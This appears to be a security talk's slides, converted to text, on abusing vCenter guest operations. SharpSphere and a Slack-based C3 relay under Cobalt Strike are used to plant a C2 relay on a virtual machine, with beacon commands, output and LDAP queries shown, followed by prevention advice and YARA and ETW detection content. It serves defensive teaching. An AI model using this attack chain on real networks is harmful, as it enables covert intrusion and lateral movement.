
# DATAFLOW



# DATAFLOW



# WORKFLOW



# FIND VCENTER

```
ldapsearch (operatingSystemServicePack=*unknown.unknown.unknown*)
ldapsearch (name=*vcenter*)
```

```
[*] Result count: 1
```

```
-----
objectClass: top, person, organizationalPerson, user, computer
cn: VCENTER
description: vcenter.uk.mwr.com
distinguishedName: CN=VCENTER,CN=Computers,DC=UK,DC=MWR,DC=COM
```



# CREATE CHANNEL

The image displays a Windows desktop environment with two primary windows. On the left is the Cobalt Strike application, and on the right is a web browser showing a network diagram.

**Cobalt Strike Interface:**

- Menu Bar:** Cobalt Strike View Attacks Reporting Help Move
- Toolbar:** Contains icons for various actions like adding, deleting, and refreshing.
- Table:** A table with columns: external, internal, listener, user, computer, note, process, pid, arch, last. A single row is visible with values: 192.168.1.200, C3, james, WRK1, Relay\_..., 6588, x64, 153ms.
- Terminal:** Shows a beacon session: `Beacon 192.168.1.200@6588 X`. Below the terminal, a status bar reads: `[WRK1] james/6588 (x64) last: 153ms`. The command `beacon>` is entered.
- Notepad:** An open window titled 'Untitled - Notepad' containing the URL `https://vcenter.uk.mwr.com/sdk` and fields for 'Input ID:' and 'Output ID:'.

**Web Browser (c3):**

- Address Bar:** `192.168.1.224:52935`
- Content:** A dark-themed network diagram with the following components:
  - Gateway:** A server icon on the left.
  - Cloud:** A cloud icon below the Gateway.
  - Intermediate Nodes:** Two server icons connected to the Gateway.
  - Slack:** A Slack logo icon connected to the second intermediate node.
  - Client:** A laptop icon connected to the Slack icon.

The Windows taskbar at the bottom shows the search bar, taskbar icons, system tray with weather (12°C Sunny), date (22/06/2021), and time (08:26).

# CREATE CHANNEL

The image shows a Windows desktop environment with two main windows. On the left is the Cobalt Strike application, and on the right is a web browser displaying a configuration page.

**Cobalt Strike Window:**

- Menu: Cobalt Strike View Attacks Reporting Help Move
- Toolbar: Contains various icons for navigation and actions.
- Table:

external	inter...	listener	user	computer	note	process	pid	arch	last
	192.16...	C3	james	WRK1	Relay_...	6588		x64	108ms

- Terminal: Shows a beacon session for 192.168.1.200@6588. The command `beacon>` is entered.
- Notepad: A new document titled "Untitled - Notepad" containing the following text:

```
https://vcenter.uk.mwr.com/sdk  
Input ID: dgcc  
Output ID: i5ru
```

**Web Browser Window:**

- Address bar: 192.168.1.224:52935
- Page Title: Create Command for: RELAY - Slack / 68f6983ddc088f1d
- Form Fields:
  - Select Command: AddChannelUncShareFile
  - Input ID: dgcc
  - Output ID: i5ru
  - Filesystem path: C:\Users\Public\
  - Clear:
- Buttons: CANCEL, SEND COMMAND

# LIST VMS

The screenshot displays the Cobalt Strike interface. At the top, a menu bar includes 'Cobalt Strike', 'View', 'Attacks', 'Reporting', and 'Help'. Below the menu is a toolbar with various icons. A table lists VMs with columns: external, internal, listener, user, computer, note, process, pid, arch, and last. The selected VM is 192.168.1.200, listener C3, user james, computer WRK1, process Relay\_..., pid 6588, arch x64, and last 158ms.

external	inter...	listener	user	computer	note	process	pid	arch	last
	192.16...	C3	james	WRK1		Relay_...	6588	x64	158ms


Below the table is a terminal window titled 'Beacon 192.168.1.200@6588 X'. The terminal shows the following commands and output:

```
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[*] Current directory is C:\Users\james.UK\Desktop
beacon> upload C:\Users\James\Downloads\Relay.exe
[*] Tasked beacon to upload C:\Users\James\Downloads\Relay.exe as Relay.exe
[+] host called home, sent: 1046570 bytes
[+] host called home, sent: 344618 bytes
```

At the bottom of the terminal, it shows '[WRK1] james/6588 (x64) last: 158ms' and 'beacon>'. Below the terminal is a Notepad window with the following text:

```
https://vcenter.uk.mwr.com/sdk
Input ID: dgcc
Output ID: i5ru
C:\Users\james.UK\Desktop\Relay.exe
```

The Windows taskbar at the bottom shows the search bar, taskbar icons, and system tray with the date 22/06/2021 and time 08:27.



# UPLOAD TO TARGET HOST

The image displays a Windows desktop environment with two primary windows. The left window is the Cobalt Strike application, which is a framework for post-exploitation. It features a menu bar with 'Cobalt Strike', 'View', 'Attacks', 'Reporting', and 'Help'. Below the menu is a toolbar with various icons. A table lists active sessions, with one session selected: '192.168.1.200@6588' (C3) for user 'james' on host 'WRK1'. A context menu is open over this session, with 'vSphere' selected. The main console area shows a terminal window for a beacon at '192.168.1.200@6588'. The terminal output includes commands like 'checkin' and 'upload', and status messages such as '[\*] Uploading file on guest virtual machine' and '[\*] host called home, sent: 986163 bytes'. A Notepad window is also open, showing the file path 'C:\Users\james.UK\Desktop\Relay.exe' and the IP address '192.168.1.140'. The right window is a browser displaying a network diagram at '192.168.1.224:52935'. The diagram shows a central 'Slack' node connected to a 'Gateway' node, which is in turn connected to a cloud icon. The system tray at the bottom shows the date '22/06/2021' and time '08:33'.

Cobalt Strike View Attacks Reporting Help Move

external	Inter...	listener	user	computer	note	process	pid	arch	last
	192.16...	C3	james	WRK1		Relay_...	6588	x64	193ms

Beacon 192.168.1.200@6588 X

```
UK\james --guestpassword Password! --source C:\Users\Public\Relay.exe
--destination C:\Users\Public\Relay.exe
[*] Executing SharpSphere
[*] Uploading file on guest virtual machine
[+] host called home, sent: 986163 bytes
[+] received output:
[x] Disabling SSL checks in case vCenter is using untrusted/self-signed certificates
[x] Creating vSphere API interface, takes a few minutes...

beacon> checkin
[*] Tasked beacon to checkin
[+] host called home, sent: 8 bytes
[+] received output:
[x] Connected to VMware vCenter Server 7.0.1 build-17005016
[x] Successfully authenticated
Error: The operation is not allowed in the current state.

[WRK1] james/6588 (x64) last: 193ms
beacon>
```

Untitled - Notepad

```
File Edit Format View Help
Input ID: dgcc
Output ID: i5ru
C:\Users\james.UK\Desktop\Relay.exe
192.168.1.140
```

Ln 4, Col 1 100% Windows (CRLF) UTF-8

192.168.1.224:52935

Slack

Gateway

08:33 22/06/2021

# EXECUTE RELAY

The image displays a Windows desktop environment with two main windows. The left window is the Cobalt Strike application, and the right window is a web browser showing a network diagram.

**Cobalt Strike Window:**

- Table:**

external	Inter...	listener	user	computer	note	process	pid	arch	last
	192.16...	C3	james	WRK1		Relay_...	6588	x64	56ms

- Terminal Output:**

```
Beacon 192.168.1.200@6588 X
--destination C:\Users\Public\Relay.exe
[*] Executing SharpSphere
[*] Uploading file on guest virtual machine managed by vCenter
[+] host called home, sent: 986163 bytes
[+] received output:
[x] Disabling SSL checks in case vCenter is using untrusted/self-signed certificates
[x] Creating vSphere API interface, takes a few minutes...

beacon> checkin
[*] Tasked beacon to checkin
[+] host called home, sent: 8 bytes
[+] received output:
[x] Connected to VMware vCenter Server 7.0.1 build-17005016
[x] Successfully authenticated
[x] Starting upload of C:\Users\james.UK\Desktop\Relay.exe to C:\Users\Public\Relay.exe...
[x] Uploaded C:\Users\james.UK\Desktop\Relay.exe to C:\Users\Public\Relay.exe on the guest

[WRK1] james/6588 (x64) last: 56ms
beacon>
```
- Notepad Window:**

```
*Untitled - Notepad
File Edit Format View Help
Output ID: 15ru
C:\Users\james.UK\Desktop\Relay.exe
192.168.1.140
C:\Users\Public\Relay.exe
```

**Web Browser Window:**

- Address bar: 192.168.1.224:52935
- Diagram: A network diagram showing a central 'Gateway' node connected to a 'Slack' node. The 'Gateway' node is connected to a cloud icon and a server icon. The 'Slack' node is connected to a server icon and a laptop icon.

**Taskbar:** Shows the Windows taskbar with the search bar, task view button, and several application icons. The system tray shows the date and time: 08:52, 22/06/2021.

# ESTABLISH C2

The image displays a Windows desktop environment with two primary windows. The left window is the Cobalt Strike application, and the right window is a web browser showing a network diagram.

**Cobalt Strike Window:**

- Table:** A table with columns: external, internal, listener, user, computer, note, process, pid, arch, last. The selected row shows: 192.168.1.200, C3, james, WRK1, Relay..., 6588, x64, 126ms.
- Terminal:** Shows a beacon session with the following output:

```
Beacon 192.168.1.200@6588 X
[*] Executing SharpSphere
[*] Executing command on guest virtual machine managed by vCenter
[+] host called home, sent: 986069 bytes
[+] received output:
[x] Disabling SSL checks in case vCenter is using untrusted/self-signed certificates

beacon> checkin
[*] Tasked beacon to checkin
[+] host called home, sent: 8 bytes
[+] received output:
[x] Creating vSphere API interface, takes a few minutes...
[x] Connected to VMware vCenter Server 7.0.1 build-17005016
[x] Successfully authenticated
The operation is not supported on the object.
[x] Attempting to execute with cmd /c the following command: /c C:\Users\Public\Relay.exe
[x] Process started with PID3584
```
- Notepad:** Shows the command used to execute the relay: `C:\Users\Public\Relay.exe`.

**Web Browser Window:**

- Address bar: 192.168.1.224:52935
- Diagram: A network diagram showing a central 'Slack' node connected to a 'Gateway' node, which is connected to a cloud icon. There are also other nodes represented by icons.

**Taskbar:** Shows the Windows taskbar with the search bar, taskbar icons, and system tray (13°C Mostly sunny, 08:54, 22/06/2021).


# PREVENTION

- Restrict network access to vCenter to known administrative hosts (PAWs?)
- Principle of Least Privilege
- Disable “Guest Operations” API methods
- Remove non-essential VMware Tools features from guest VMs

<https://github.com/lamw/vmware-scripts/blob/master/powershell/enable-disable-vmware-api-method.ps1>

<https://docs.vmware.com/en/VMware-Tools/10.1.0/com.vmware.vsphere.vmwaretools.doc/GUID-E45C572D-6448-410F-BFA2-F729F2CDA8AC.html>

# DETECTION OPPORTUNITIES





# DETECTION OPPORTUNITIES .NET TOOLING

```
Administrator: Windows PowerShell
PS C:\Users\Administrator\Desktop> .\yara64.exe -smD .\SharpSphere.yara 4176
SharpSphere [description="Strings in SharpSphere binary.",author="Alfie Champion (ajpc500)",date="2021-06-12"] 4176
0x22953280204:$s0: S\x00h\x00a\x00r\x00p\x005\x00p\x00h\x00e\x00r\x00e\x00
0x2295328074c:$s0: S\x00h\x00a\x00r\x00p\x005\x00p\x00h\x00e\x00r\x00e\x00
0x22953280ce4:$s0: S\x00h\x00a\x00r\x00p\x005\x00p\x00h\x00e\x00r\x00e\x00
0x2295328127c:$s0: S\x00h\x00a\x00r\x00p\x005\x00p\x00h\x00e\x00r\x00e\x00
0x80e0874288:$s0: S\x00h\x00a\x00r\x00p\x005\x00p\x00h\x00e\x00r\x00e\x00
0x7ffe2f77f758:$s0: S\x00h\x00a\x00r\x00p\x005\x00p\x00h\x00e\x00r\x00e\x00
0x2295328421a:$s0: S\x00h\x00a\x00r\x00p\x005\x00p\x00h\x00e\x00r\x00e\x00
0x22953284760:$s0: S\x00h\x00a\x00r\x00p\x005\x00p\x00h\x00e\x00r\x00e\x00
0x22953284cf8:$s0: S\x00h\x00a\x00r\x00p\x005\x00p\x00h\x00e\x00r\x00e\x00
0x22953748679:$s0: SharpSphere
0x229537486b6:$s0: SharpSphere
0x229532861dc:$s0: S\x00h\x00a\x00r\x00p\x005\x00p\x00h\x00e\x00r\x00e\x00
0x22953749234:$s0: SharpSphere
0x22953749265:$s0: SharpSphere
0x22953749296:$s0: SharpSphere
0x2295328672e:$s0: S\x00h\x00a\x00r\x00p\x005\x00p\x00h\x00e\x00r\x00e\x00
0x2295328788e:$s0: S\x00h\x00a\x00r\x00p\x005\x00p\x00h\x00e\x00r\x00e\x00
0x2295328c730:$s0: S\x00h\x00a\x00r\x00p\x005\x00p\x00h\x00e\x00r\x00e\x00
0x2295328ccc8:$s0: S\x00h\x00a\x00r\x00p\x005\x00p\x00h\x00e\x00r\x00e\x00
0x2295328d260:$s0: S\x00h\x00a\x00r\x00p\x005\x00p\x00h\x00e\x00r\x00e\x00
0x2295328e706:$s0: S\x00h\x00a\x00r\x00p\x005\x00p\x00h\x00e\x00r\x00e\x00
0x2295328ec9e:$s0: S\x00h\x00a\x00r\x00p\x005\x00p\x00h\x00e\x00r\x00e\x00
0x2295328f236:$s0: S\x00h\x00a\x00r\x00p\x005\x00p\x00h\x00e\x00r\x00e\x00
```

```
rule SharpSphere {
  meta:
    description = "Strings in SharpSphere binary."
    author = "Alfie Champion (ajpc500)"
    date = "2021-06-12"

  strings:
    $s0 = "SharpSphere" ascii wide
    $s1 = "Upload file to target VM" ascii wide
    $s2 = "Download file from target VM" ascii wide
    $s3 = "[x] Attempting to execute with cmd /c the following command:" wide
    $s4 = "[x] Creating snapshot for VM" wide
    $s5 = "[x] Download complete, zipping up so it's easier to exfiltrate..." wide
    $s6 = "[x] Execution finished, attempting to retrieve the results" wide
    $s7 = "[x] Finding existing snapshots for" wide
    $s8 = "[x] Output file deleted" wide
    $s9 = "[x] Output:" wide
    $s10 = "[x] Process started with PID" wide
    $s11 = "[x] Snapshot created successfully" wide
    $s12 = "[x] Zipping complete, download " wide

  condition:
    all of them
}
```

# DETECTION OPPORTUNITIES .NET TOOLING



```
<ETWCollector>
  <Guid>072e0373-213b-4e3d-881a-6430d6d9e369</Guid>
  <CollectorType>user</CollectorType>
  <ProviderName>e13c0d23-ccbc-4e12-931b-d9cc2eee27e4</ProviderName>
  <UserKeywords>0x2038</UserKeywords><!--Loader,Jit,NGen,Interop"-->
  <OutputType>eventlog</OutputType>
</ETWCollector>
```

Time ^	ProviderName	EventName	process_name	MethodNamespace	FormattedMessage
Jun 10, 2021 @ 23:06:42.615	Microsoft-Windows-DotNETRuntime	Method/LoadVerbose	rundll32	SharpSphere.Program	MethodID=140,727,723,122,720; ModuleID=140,727,720,755,496; MethodStartAddress=140,727,722,166,176; MethodSize=330; MethodToken=100,663,404; MethodFlags=Generic HasSharedGenericCode Jitted; MethodNamespace=SharpSphere.Program

<https://medium.com/threat-hunters-forge/threat-hunting-with-etw-events-and-helk-part-1-installing-silketw-6eb74815e4a0>

<https://blog.f-secure.com/detecting-malicious-use-of-net-part-1/>

# DETECTION OPPORTUNITIES C3 USAGE



```
Windows PowerShell
PS C:\Users\user\Desktop\Tools\yara> .\yara64.exe -s .\rules\c3_reflective_dll.yara ..\..\C3-1.2.0\iexplore-120-nonneg-slack.dmp
C3_reflective_dll_artefact ..\..\C3-1.2.0\iexplore-120-nonneg-slack.dmp
0x7c1807:$s1: NodeRelayDll_r64.dll
0xa924df:$s1: NodeRelayDll_r64.dll
0xbe3e0a:$s1: NodeRelayDll_r64.dll
0x7c181c:$sx: StartNodeRelay
0x7d4939:$sx: StartNodeRelay
0xa924f4:$sx: StartNodeRelay
0xaa5611:$sx: StartNodeRelay
0xbe3e1f:$sx: StartNodeRelay
```

```
rule Backdoor_Win_C3_1
{
  meta:
    author = "FireEye"
    date_created = "2021-05-11"
    description = "Detection to identify the Custom Command and Control (C3) binaries."
    md5 = "7cdac4b82a7573ae825e5edb48f80be5"
  strings:
    $dropboxAPI = "Dropbox-API-Arg"
    $knownDLLs1 = "WINHTTP.dll" fullword
    $knownDLLs2 = "SHLWAPI.dll" fullword
    $knownDLLs3 = "NETAPI32.dll" fullword
    $knownDLLs4 = "ODBC32.dll" fullword
    $tokenString1 = { 5B 78 5D 20 65 72 72 6F 72 20 73 65 74 74 69 6E 67 20 74 6F 68 65 6E }
    $tokenString2 = { 5B 78 5D 20 65 72 72 6F 72 20 63 72 65 61 74 69 6E 67 20 54 6F 68 65 6E }
    $tokenString3 = { 5B 78 5D 20 65 72 72 6F 72 20 64 75 70 6C 69 63 61 74 69 6E 67 20 74 6F 68 65 6E }
  condition:
    filesize < 5MB and uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and (((all of ($knownDLLs*)) and ($dropboxAPI or (1 of ($tokenString*)))) or (all of ($tokenString*)))
}
```


```
rule C3_reflective_dll_artefact {
  meta:
    description = "C3 Reflective DLL Artefacts"
    author = "ajpc500"
    date = "2021-06-09"
  strings:
    $s1 = "NodeRelayDll_r64.dll"
    $s2 = "NodeRelayDll_r86.dll"
    $sx = "StartNodeRelay"
  condition:
    ($s1 or $s2) and $sx
}
```

Yara rule - <https://gist.github.com/ajpc500/9ae6eb427375438f906b0bf394813bc5>


<https://www.fireeye.com/blog/threat-research/2021/05/shining-a-light-on-darkside-ransomware-operations.html>

# DETECTION OPPORTUNITIES NETWORK CONNECTIONS

Time ^	beat_hostname	event_id	process_id	user_account	process_name	dst_ip_addr	dst_port
> Jun 10, 2021 @ 20:08:49.252	WRK1	3	5,156	uk\james	relay_x64_6fc1_slack.exe	13.224.225.15	443
> Jun 10, 2021 @ 20:08:58.150	WRK1	3	5,740	uk\james	rundll32.exe	192.168.1.14	443



Relay\_x64\_6fc1\_slack.exe



Rundll32.exe




VCENTER


# DETECTION OPPORTUNITIES

## PROCESS CREATIONS - EXECUTE

